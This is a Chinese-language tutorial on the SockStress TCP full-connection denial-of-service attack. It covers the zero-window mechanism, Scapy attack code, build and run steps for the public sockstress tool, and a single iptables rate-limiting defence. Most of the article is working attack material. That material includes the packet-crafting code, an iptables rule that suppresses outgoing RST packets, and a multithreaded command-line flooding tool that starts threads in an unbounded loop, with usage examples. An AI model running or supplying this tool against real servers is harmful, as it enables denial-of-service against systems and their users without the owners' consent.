

Python SockStress全连接攻击原理与实战防御详解

本文详解Python实现的SockStress全连接攻击原理,通过建立完整TCP连接并设置窗口为0耗尽目标资源。提供基于Scapy的源码分析、编译运行步骤及多线程封装用法,并给出使用iptables限制连接数的有效防御方案,适用于Linux环境下的安全测试与防护实践。
SockStress攻击原理与放大效应
此类攻击通过向目标发送极小流量,却引发巨大的攻击效果,主要消耗目标系统的CPU和内存资源。即使使用低配置电脑,也能使大型服务器陷入拒绝服务状态,这种机制也被称为放大攻击。

该攻击方式与目标建立大量完整的Socket连接,并在最后的ACK包中将Windows大小设置为0。由于客户端不接收数据,服务器会误认为客户端缓冲区未准备好,从而持续等待。这种持续等待会占用目标机器内存,因为是异步攻击,单机即可导致高配置服务器拒绝服务。

#coding=utf-8
import socket, sys, random
from scapy.all import *
scapy.config.conf.iface = 'Realtek PCIe GBE Family Controller'
def sockstress(target,dstport):
	xport = random.randint(0,65535)
	response = sr1(IP(dst=target)/TCP(sport=xport,dport=dstport,flags="S"),timeout=1,verbose=0)
	send(IP(dst=target)/ TCP(dport=dstport,sport=xport,window=0,flags="A",ack=(response[TCP].seq +1))/'\x00\x00',verbose=0)
sockstress("192.168.1.20",80)
官方工具下载与编译运行
除了自行编写代码实现外,还可以下载由发现该漏洞的作者开发的利用工具项目:https://github.com/defuse/sockstress。具体使用步骤如下。
iptables -A OUTPUT -p tcp --tcp-flags RST RST -d 被攻击主机IP -j DROP git clone https://github.com/defuse/sockstress gcc -Wall -c sockstress.c gcc -pthread -o sockstress sockstress.o ./sockstress 192.168.1.10:3306 eth0 ./sockstress 192.168.1.10:80 eth0 -p payloads/http
基于iptables的防御策略
直到今天,SockStress攻击依然效果显著。由于攻击过程建立了完整的TCP三次握手,Syn Cookie防御机制对此无效。我们可以通过防火墙限制单位时间内每个IP建立的TCP连接数,从而阻止此类攻击的蔓延。
[root@localhost ~]# iptables -I INPUT -p tcp --dport 80 -m state --state NEW -m recent --set [root@localhost ~]# iptables -I INPUT -p tcp --dport 80 -m state --state NEW -m recent --update --seconds 30 --hitcount 10 -j DROP
然而,该方法仍无法完全防御DDoS拒绝服务攻击,面对此类攻击往往只能比拼机器性能和资源。攻击的核心在于耗尽目标主机的Window窗口,导致其内存和CPU资源消耗殆尽。
Python封装实现与多线程攻击
最后,将前述两种攻击手段封装成一个工具,该代码仅能在Linux系统下使用。
#coding=utf-8
# iptables -A OUTPUT -p tcp --tcp-flags RST RST -d 被害IP -j DROP
from optparse import OptionParser
import socket,sys,random,threading
from scapy.all import *
scapy.config.conf.iface = 'ens32'
# 攻击目标主机的Window窗口,实现目标主机内存CPU等消耗殆尽
def sockstress(target,dstport):
    semaphore.acquire()       # 加锁
    isport = random.randint(0,65535)
    response = sr1(IP(dst=target)/TCP(sport=isport,dport=dstport,flags="S"),timeout=1,verbose=0)
    send(IP(dst=target)/ TCP(dport=dstport,sport=isport,window=0,flags="A",ack=(response[TCP].seq +1))/'\x00\x00',verbose=0)
    print("[+] sendp --> {} {}".format(target,isport))
    semaphore.release()       # 释放锁
def Banner():
    print("  _          ____  _                _    ")
    print(" | |   _   _/ ___|| |__   __ _ _ __| | __")
    print(" | |  | | | \___ \| '_ \ / _` | '__| |/ /")
    print(" | |__| |_| |___) | | | | (_| | |  |   < ")
    print(" |_____\__, |____/|_| |_|\__,_|_|  |_|\_\\")
    print("       |___/                             \n")
    print("E-Mail: me@lyshark.com\n")
if __name__ == "__main__":
    Banner()
    parser = OptionParser()
    parser.add_option("-H","--host",dest="host",type="string",help="输入被攻击主机IP地址")
    parser.add_option("-p","--port",dest="port",type="int",help="输入被攻击主机端口")
    parser.add_option("--type",dest="types",type="string",help="指定攻击的载荷 (synflood/sockstress)")
    parser.add_option("-t","--thread",dest="thread",type="int",help="指定攻击并发线程数")
    (options,args) = parser.parse_args()
    # 使用方式: main.py --type=sockstress -H 192.168.1.1 -p 80 -t 10
    if options.types == "sockstress" and options.host and options.port and options.thread:
        semaphore = threading.Semaphore(options.thread)
        while True:
            t = threading.Thread(target=sockstress,args=(options.host,options.port))
            t.start()
    else:
        parser.print_help()

使用方法如下:
main.py --type=sockstress -H 192.168.1.10 -p 80 -t 100
案例中的含义是对主机192.168.1.1的80端口,启用100个线程进行攻击。
到此这篇关于Python TCP全连接攻击中SockStress全连接攻击详解的文章就介绍到这了,更多相关Python SockStress全连接攻击内容请搜索本站以前的文章或继续浏览下面的相关文章,希望大家以后多多支持本站!
免责声明:本文内容仅供参考,不代表本站观点。转载或引用请注明出处。









